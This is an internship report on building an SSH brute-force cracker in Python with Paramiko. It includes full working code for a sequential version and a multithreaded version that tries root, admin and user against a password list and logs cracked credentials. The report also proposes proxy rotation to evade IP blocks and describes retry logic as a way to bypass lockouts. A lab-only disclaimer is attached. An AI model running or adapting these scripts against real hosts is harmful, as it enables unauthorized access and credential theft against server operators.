Internship Report: SSH Cracker Using Python

Intern Name: Prem Kumar

Project Title: SSH Cracker Using Python

Internship Organization: Inlighn Tech

Abstract

As part of my internship with **Inlighn Tech**, I developed a Python-based SSH brute-force tool that tests multiple username and password combinations to simulate unauthorized access to SSH servers. This project demonstrates real-world scenarios of brute-force attacks on remote login services and highlights the importance of strong authentication and rate-limiting controls. The tool consists of both a **basic SSH cracker** and an **advanced version with multithreading**, providing insights into cybersecurity threats, Python automation, and penetration testing practices.

1. Introduction

Secure Shell (SSH) is one of the most widely used protocols for remote access to Linux servers. While SSH offers encrypted communication, poor password policies and exposed login services often lead to brute-force attacks that exploit weak credentials.

In this project, I built a custom SSH brute-force attack tool using Python and the **Paramiko** library. The tool was designed for educational and ethical testing purposes. It simulates how attackers gain unauthorized SSH access by cycling through usernames and password combinations.

2. Objectives

- Create a script that brute-forces SSH login using usernames and password lists.
- Support both single-user and multi-user attack modes.

- Implement a retry mechanism for failed connections.
- Utilize multithreading for faster brute-force attempts.
- Build awareness around SSH vulnerabilities and brute-force mitigation.

3. Tools and Technologies Used

Tool/Library	Purpose
Python 3.x	Programming language
`paramiko`	SSH client library for Python
`argparse`	Command-line argument parsing
`threading`	Built-in Python threading support
`queue`	For managing password queue in multithreaded setup
`time`	Delay between retries

4. Project Overview

The SSH cracker project is composed of two main scripts:

1. `ssh_brute.py` – Basic SSH Cracker

- Accepts a single username and password list.
- Attempts logins sequentially.
- Suitable for basic SSH brute-force simulations.

2. `advance_ssh_brute.py` – Advanced SSH Cracker

- Accepts multiple usernames and password lists.
- Implements retry logic for SSH errors.
- Supports multithreading for faster login attempts.
- Saves successful login combinations to a log file.

5. How the SSH Cracker Works

5.1 User Inputs

The script collects the following inputs:

- SSH host (IP or domain)
- Single or list of usernames
- Password list file
- Thread count (optional)
- Retry settings (optional)

5.2 Establishing SSH Connection

Each combination of username and password is tested using the `paramiko.SSHClient().connect()` method. Failed attempts are logged and retried as needed.

5.3 Handling Errors and Retries

If the SSH server temporarily blocks or fails to respond, the tool waits and retries the login attempt with a backoff delay.


5.4 Multithreading (Advanced Version)

The advanced script utilizes `ThreadPoolExecutor` to attempt multiple logins simultaneously. A thread-safe queue ensures password reuse doesn't occur across threads.

5.5 Logging Successful Attempts


Valid username-password combinations are saved into a file `successful_logins.txt` for future reference.

6. Basic Code Snippet – `ssh_brute.py`




```
└─$ import paramiko

host = "192.168.1.10"
username = "root"
password_file = "passwords.txt"

client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

with open(password_file, "r") as file:
    for password in file:
        password = password.strip()
        try:
            client.connect(hostname=host, username=username, password=password, timeout=3)
            print(f"✅ Login successful: {username}:{password}")
            break
        except paramiko.AuthenticationException:
            print(f"❌ Failed: {password}")
        except Exception as e:
            print(f"⚠<fe0f> Error: {e}")
```

7. Advanced Code Snippet – advance_ssh_brute.py



```
└─$ import paramiko, threading, queue

def attempt_login(host, user, password):
    try:
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.connect(host, username=user, password=password, timeout=5)
        print(f"✅ Success: {user}:{password}")
        with open("successful_logins.txt", "a") as f:
            f.write(f"{user}:{password}\n")
        ssh.close()
    except paramiko.AuthenticationException:
        pass
    except Exception as e:
        print(f"⚠<fe0f> Error for {user}:{password} - {e}")

def worker():
    while not pwd_queue.empty():
        user, password = pwd_queue.get()
        attempt_login(target_host, user, password)
        pwd_queue.task_done()

target_host = "192.168.1.10"
usernames = ["admin", "root", "user"]
passwords = open("passwords.txt").read().splitlines()

pwd_queue = queue.Queue()
for user in usernames:
    for pwd in passwords:
        pwd_queue.put((user, pwd))

for _ in range(10):  # 10 threads
    t = threading.Thread(target=worker)
    t.start()

pwd_queue.join()
```

8. Sample Output



```
✅ Success: root:123456
❌ Failed: admin:password
⚠️ Error for user:qwerty - Connection timeout
```

9. Key Cybersecurity Concepts Covered

Concept	Explanation
Brute-force Attack	Trying every possible password combination
SSH Authentication	Simulating login mechanisms for access control
Paramiko	Secure Python SSH client library
Rate Limiting / Retry Logic	Bypass temporary lockouts
Multithreading	Optimize attack attempts for faster execution

10. Learning Outcomes

- Implemented brute-force simulation in Python
- Understood SSH protocol behavior and defenses
- Gained knowledge of multithreaded application design
- Learned how password guessing works in practice
- Gained hands-on penetration testing experience with ethical usage

11. Limitations

- Can be slow without proxy rotation or thread tuning
- No CAPTCHA or IP-blocking bypass support
- Doesn't support SSH private key authentication
- No GUI included
- May trigger real-time intrusion detection systems (IDS) if tested live

12. Ethical & Legal Considerations

This tool was created for academic purposes in a **controlled lab environment**. Unauthorized use against live servers or without explicit permission is illegal. Ethical hacking principles require that all penetration testing must be conducted with full authorization.

13. Future Enhancements

- Add proxy support to rotate IPs and avoid blocks
- Generate detailed reports of attempts
- Implement private key cracking logic
- Use machine learning to prioritize likely passwords
- □ Build a GUI dashboard for usability
- Auto-save logs in JSON or CSV format

15. Conclusion

The **SSH Cracker Using Python** project provided an insightful dive into the mechanics of SSH authentication, brute-force attacks, and penetration testing with Python. I developed both a basic and advanced version of the SSH cracker, integrating multithreading, file handling, and retry logic. This internship experience deepened my technical knowledge of offensive security and emphasized the responsibility that comes with handling such tools ethically.